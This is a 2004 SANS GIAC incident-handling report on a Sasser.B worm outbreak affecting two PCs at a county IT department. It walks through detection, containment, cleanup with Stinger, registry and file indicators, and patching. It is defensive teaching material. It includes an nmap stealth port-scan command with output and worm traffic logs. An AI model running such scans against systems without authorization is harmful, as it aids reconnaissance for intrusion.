Contact Person	Incident handler 4
Title	Senior Security Analyst
Email	H2@rohan.gov
Desk Phone	111-555-1212
Cell Phone	111-555-1212
Fax	111-555-1212

In the event of an incident, the following is a summarization of the current incident handling process. This process is supplied to relevant IT support personnel as a guideline for handling Rohan County computer incidents.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 13Incident handling notification and chain of custody process

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

In addition to the process model, other measures have been taken to proactively detect, protect and inform against an incident. These counter measures consist of:

- A perimeter firewall that is set to allow only necessary services. This will include a deny rule that is set log all other traffic not explicitly allowed.
- The inclusion of network based intrusion detection sensors (Snort[39]).
- The inclusion of a County patch management system (Patchlink[40]).
- Centralized e-mail virus scanning (GWguardian[41]). All mail coming to or leaving the County must first pass through this system.
- Centralized virus protection and management to the desktop (e-Trust anti-virus[42]).
- All remote systems must meet the following remote access requirements.
    - Each remote PC must be regularly updated through Microsoft windows update. http://v4.windowsupdate.microsoft.com/en/default.asp
    - Each remote PC must have active and frequently updated virus protection.
    - Each remote PC must run a personal firewall at all times.
- An internal information security web site exists so users can educate themselves in IT security and report security incidents. The intranet web site includes information on:
    - The Rohan County Information security policy
    - Operating system best practices
    - Security Awareness training presentation
    - Presentation that introduces employees to the IT security group
    - Live virus and vulnerability updates
    - Useful links page
    - Web form for reporting a computer security incident

The Security Management team is on the process of putting together a jump kit that will house the necessary tools for handling an incident. Currently, the team jump kit includes:

- 1 notebook PC. Dual boot with RedHat Fedora and Windows 2000.
- 40GB internal notebook hard drive
- 1 CD burner in notebook
- 1 3com office connect four port hub
- 2 cross over cables
- 2 Lithium ion notebook batteries
- 1 swappable floppy drive in notebook PC

[39] http://www.snort.org/
[40] http://www.patchlink.com/
[41] http://www.gwtools.com/products.cfm?doc_id=307&p=16&CFID=41809&CFTOKEN=76253888
[42] http://www.my-etrust.com/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- 1 package of blank floppy disks
- 1 package of 50 blank CDs
- 1 copy of Norton Ghost[43]
- 1 bootable CD-rom of SystemRescueCd[44] for Linux imaging
- 1 bootable Linux image of Auditor Security Collection[45]

Identification

The IT security section for Rohan County had been expecting some sort of incident involving Sasser since the release of the first variant. An infection was expected because of a recent infection involving the B W32/Bagle-AA. A remote user bringing in an infected notebook and connecting it to the target network started this infection. The Security Management team began notifying the support and user community of new worm activity that could affect the county. We shared e-mail notification received from TruSecure on alert - TSA 04-005 W32/Sasser Worm Malicious Code. The e-mail pertains specifically to Sasser.A and was available on 5/1/2004. Since we were aware of a new potential threat, we worked with desktop support to ensure that all County systems were up to date on patches via patchlink. To our knowledge, all reporting systems (systems running the patchlink agent) were fully patched. Security Management for the most part felt prepared. The team felt that if we were to experience an incident related to this worm, it would be isolated. We also were aware of what signs to watch for with this worm.

On the morning of the infection, it did not take long to identify or at least be suspicious of a reported occurrence. Remember our systems programmer Ruser1? This user arrives at work around 9:00 a.m. 9:30 the user connects their notebook PC to the network and logs in. At 9:45, the user reports a PC issue to Customer Support. The user claims that their notebook has been rebooting on its own and that it started the night before while working from home. The customer support representative that took the call had not been reading the advisories from Security Management so a normal priority trouble ticket was generated and sent off to desktop support. Around the same time, the Security team was in a meeting with the IT director. At around 10:20 the Customer Support center receives another call from a different user stating that their PC had “some error message pop up” telling them that the PC will reboot in 60 seconds. Luckily, this support representative had been reading our alert e-mail. This representative also utilizes the IT security intranet web site in order to keep up with the latest virus and vulnerability information. This rep had also shared information with the other support personnel and discovered that there had been a similar call from another employee. By 10:30, the support representative calls the IT security officer who was still in a meeting with the IT director and other security analysts. The representative shares the information with the security group and supplies the security officer with the IP addresses of the PCs. The security analysts

[43] http://www.symantec.com/sabu/ghost/ghost_personal/
[44] http://www.sysresccd.org/
[45] http://www.moser-informatik.ch/?page=products&lang=eng

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

immediately log in to the network (they had a jump kit with them that included a notebook PC) and check the acid console for the last Snort sensor that inspects data before leaving the network. Figure 6 above is an example representation of the traffic from that sensor. This was the first attempt at trying to determine if this is a virus or worm infection that might be trying to spread.

After observing this traffic, incident handler 2 makes an assumption that this may be Sasser but wants to confirm what ports are open on the machine. This will help determine what type of infection this may be if it is one. To do this, the incident handler uses nmap to scan 10.200.10.38 and 10.200.10.39 for open ports. This was accomplished by the following command.

- `nmap –sS –O –p- -PT 10.200.10.38`

This command performs a SYN Stealth scan, tries to determine the operating system and scans all ports. It also determines if the host is active by performing a TCP ACK Ping using the –PT switch. The results of the scan were identical for both addresses. Only the results from 10.200.10.38 are included:

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-07-16 10:40 EDT
Interesting ports on 10.200.10.38:
(The 65529 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5554/tcp open  unknown
9996/tcp open  unknown
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or
Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 15.756 seconds
```

As you can see the ports relating to Sasser are open on the target systems. 10:45, the security team notifies the effected agency that the desktop support person on site should immediately pull each infected PC off the network.

The security team needed to determine if more than the two PCs being investigated were generating similar traffic. By checking the firewall logs it was determined that this infection was isolated to just 10.200.10.38 and 10.200.10.39. The firewall logs below support the investigation. The data shown is a series of log entries from 10.200.10.38 but the identical traffic generated from 10.200.10.39.

```
 ================================================================================
Traffic Log for Policy:

   (Src = "Trust/10.200.10.0/24", Dst = "Untrust/Any", Service = "ANY")

    Current system time is Fri, 16 July 2004 10:25:23
================================================================================
Time Stamp            Action  Source                Destination           Application
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
7/16/2004 10:25:23    Deny    10.200.10.38:1238     10.0.123.133:445      TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1237     10.111.26.247:445     TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1235     10.122.239.49:445     TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1234     10.126.54.81:445      TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1232     10.136.8.95:445       TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1233     10.144.55.13:445      TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1231     10.145.214.224:445    TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1230     10.158.241.94:445     TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1228     10.186.65.156:445     TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1229     10.20.84.41:445       TCP PORT 445
7/16/2004 10:25:10    Deny    10.200.10.38:1297     10.200.117.176:445    TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1296     10.200.136.83:445     TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1227     10.200.140.17:445     TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1226     10.200.141.198:445    TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1225     10.200.151.141:445    TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1223     10.200.152.78:445     TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1295     10.200.161.79:445     TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1224     10.200.181.104:445    TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1294     10.200.183.108:445    TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1222     10.200.204.166:445    TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1221     10.200.210.46:445     TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1293     10.200.210.46:445     TCP PORT 445
7/16/2004 10:25:21    Deny    10.200.10.38:1220     10.200.214.69:445     TCP PORT 445
7/16/2004 10:25:20    Deny    10.200.10.38:1217     10.200.221.161:445    TCP PORT 445
7/16/2004 10:25:20    Deny    10.200.10.38:1219     10.200.231.168:445    TCP PORT 445

================================================================================
   End of Traffic Log
================================================================================
```

Before we determine how the infection did not spread beyond two systems, we needed to determine how the systems were infected in the first place. The issues for both infected systems were very similar. RUser1 had recently re-imaged their notebook PC to try to improve performance issues. When the user completed the re-image, they did not bother to replace the firewall, virus protection and PatchLink agent software. The user had also ignored the Windows notification for updates. No protection against malicious traffic is the reason why RUser1's PC was infected on their home network.

Similarly, the effected agency had recently installed two new workstations without the assistance of desktop support. This meant that normal County software packages had not been installed yet. These packages include eTrust virus protection and the PatchLink agent for updates. The new workstations were illustrated earlier as victim2 (windows 2000) and the additional windows XP system. Since the new workstations had not been patched, they were susceptible to Sasser. Once victim1 was connected to the network, it found these two workstations and attempted to infect them. We were able to locate the c:\win2.log file on victim1 but not victim2. The log in victim1 revealed the IP address of victim2, which determined that victim1 spread the worm to victim2. Since victim2 did not have this file present, it was safe to determine that victim2 did not spread the worm to any new hosts. The desktop support personnel that were sent to the agency to aid in the investigation determined this file information. They also inspected the effected systems and confirmed that necessary protection software had not been installed.

Once on site, the security analyst investigating the incident searched for the known Sasser files on the system. In addition, the analyst checked the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

running processes under task manager that revealed the infection of Sasser.B. The image below is indication of infection.




Figure 14 avserve2.exe process indicating infection

By the isolation of this incident, it has been determined that the most effective countermeasure in stopping the spread of Sasser.B had been the patch management system. With the knowledge of the security team, this incident was identified in just over an hour. If the initial customer support representative would have been aware of the possibility of a worm outbreak then the identification time could have been less. If patch management had had not been on place, the worm could have potentially spread to thousands of PCs within the network.

Containment

Depending on the magnitude of an incident pertaining to virus or worm outbreaks, the containment phase of the incident handling process can be very challenging. Containment can be broken down into levels depending on the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

severity. Support personnel involved in containment will vary depending on the structure of a given IT department. Considering the structure of Rohan County's IT department, containment can involve any combination of Security Management, Server Support, Desktop Support and Network Support. Level considerations could be:

- Level 1 – for small-scale infections (1-10 systems). Security management works directly with either Server Support or Desktop Support depending on the affected system. Each system is manually isolated from the enterprise network.

- Level 2 – for medium scale infections (10-50 systems). Security Management works with Network Support on identifying systems on the network. Then directs Network Support to shut down each switch port that an infected system is attached. Then Desktop or Server Support is sent out to complete the remaining phases.

- Level 3 – for large-scale infections (multiple segments). Security Management works with Network support on identifying the segments. Then directs Network Support to shut down affected segments at the network core layer 3 switches. This can keep an incident from getting to far out of control. Allowing support personnel to assemble and choose the best plan to follow through with the remaining phases.

Considering that the Sasser.B infection only involved two PCs on the same segment, level 1 was sufficient for containment. Desktop Support was sent out to remove the infected PCs from the network. Once the PCs were removed, the threat of further infection is over. Next Security Management arrives to assist.

In order to move on to eradication, the jump kit described in the preparation phase needed to include some new tools. The notebook PC in the kit was used to access the Internet to retrieve the latest version of Stinger[46]. Stinger is a useful scanning tool that can be used to remove multiple viruses or worm types. A new copy should be downloaded before use because it is frequently updated. Next, we download the KB835732 patch for Windows XP[47] and 2000[48]. Then use the cd burner to save the scanner and patches on one disk.

Concerning backups, since the infected systems are networked PCs; no formal backup solution is used. The users of each machine save all of their work to network servers and never locally. In case of major PC damage, system

[46] http://vil.nai.com/vil/stinger/
[47] http://www.microsoft.com/downloads/details.aspx?FamilyId=3549EA9E-DA3F-43B9-A4F1-AF243B6168F3&displaylang=en
[48] http://www.microsoft.com/downloads/details.aspx?FamilyId=0692C27E-F63A-414C-B3EB-D2342FBB6C00&displaylang=en

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

restore disks are available for County PCs. These disks were created by desktop support in order to return damaged operating systems back to clean operation.

Eradication

After containment, the clean up of Sasser.B was relatively easy. By using Stinger, we were able to clean the two infected PCs. Stinger is the chosen off line scanner because it scans and cleans multiple virus and worm types including all variants through one useful tool. Once the two PCs are cleaned, they will be at a point were the KB835732 patch could be installed.

In order to run Stinger, you would first download it from http://vil.nai.com/vil/stinger/ and copy it to a floppy, CD or PC hard drive. It is from experience that the scanner runs much faster when copied to the PCs hard drive and run from there. By selecting the link for Download Stinger.exe, you will be prompted to run the program or save it to disk as so:




Figure 15 Stinger file download save option

Once the program is saved to the hard drive on the infected PC by way of floppy or CD you will double click the Stinger executable to begin the scan.



Figure 16 Stinger executable

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Once Stinger.exe is executed, you will be taken to a screen to begin the scan. The default scan is set to C:\ but you have the option to add additional directory paths if need be. Once the scan has completed on an infected PC, the tool should have found and cleaned two infected files. After running the tool, the results should look like the following:




Figure 17 Stinger results

This process was followed on each of the two infected PCs. In addition to the deleted Sasser.B files. Stinger will also remove the registry entry created by the worm in:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\avserve2.exe

To verify, open regedit (1. start, 2. run, 3. type regedit) and navigate to the above location to observe the following results. Once the avserve2 entry is removed then the worm will not longer activate after reboot.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 18 clean registry entries after Sasser removal

Two files will remain on the system that Stinger will not automatically remove. The files are harmless but it is a good idea to remove all traces of Sasser. The two files are C:\win2.log and C:\WINNT\Debug\DCPROMO.log. Once these files have been removed then the eradication of Sasser.B is complete.

The cause of infection on both systems was very similar and there are combinations of reasons. The reasons are:

1. Absence of the necessary KB835732 patch from Microsoft that protects against the LSASS vulnerability and the Sasser worm.

2. Absence of virus protection both machines. One was newly rebuilt (XP notebook for remote user) and the other was a brand new PC installed by the agency (Windows 2000 desktop PC).

3. Absence of a firewall on the remote users PC. Personal firewalls are not used on internal PCs so the Windows 2000 PC would not have had one installed.

4. Lack of user awareness or regard to computer security. This lies on both the remote user (not reinstalling virus protection or firewall software after notebook re-image) and the agency personnel not notifying desktop support of the new PC install. Notifying the proper personnel would have meant that virus protection and the patchlink agent would have been installed.

Recovery

Before the PCs involved in the Sasser incident can be brought back online, they must be returned to good working order. The first step in this process is to install KB835732 for each affected system. Since the PCs have been taken off line, the patch should already be saved to CD prior to install (mentioned in the containment phase).

Going back to the 10.200.10.38 Windows 2000 PC, the patch can be copied directly to the PC or run off of the disk. The next step is to install the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

patch. Select the KB835732 patch for the operating system to start and run though the following installation process.

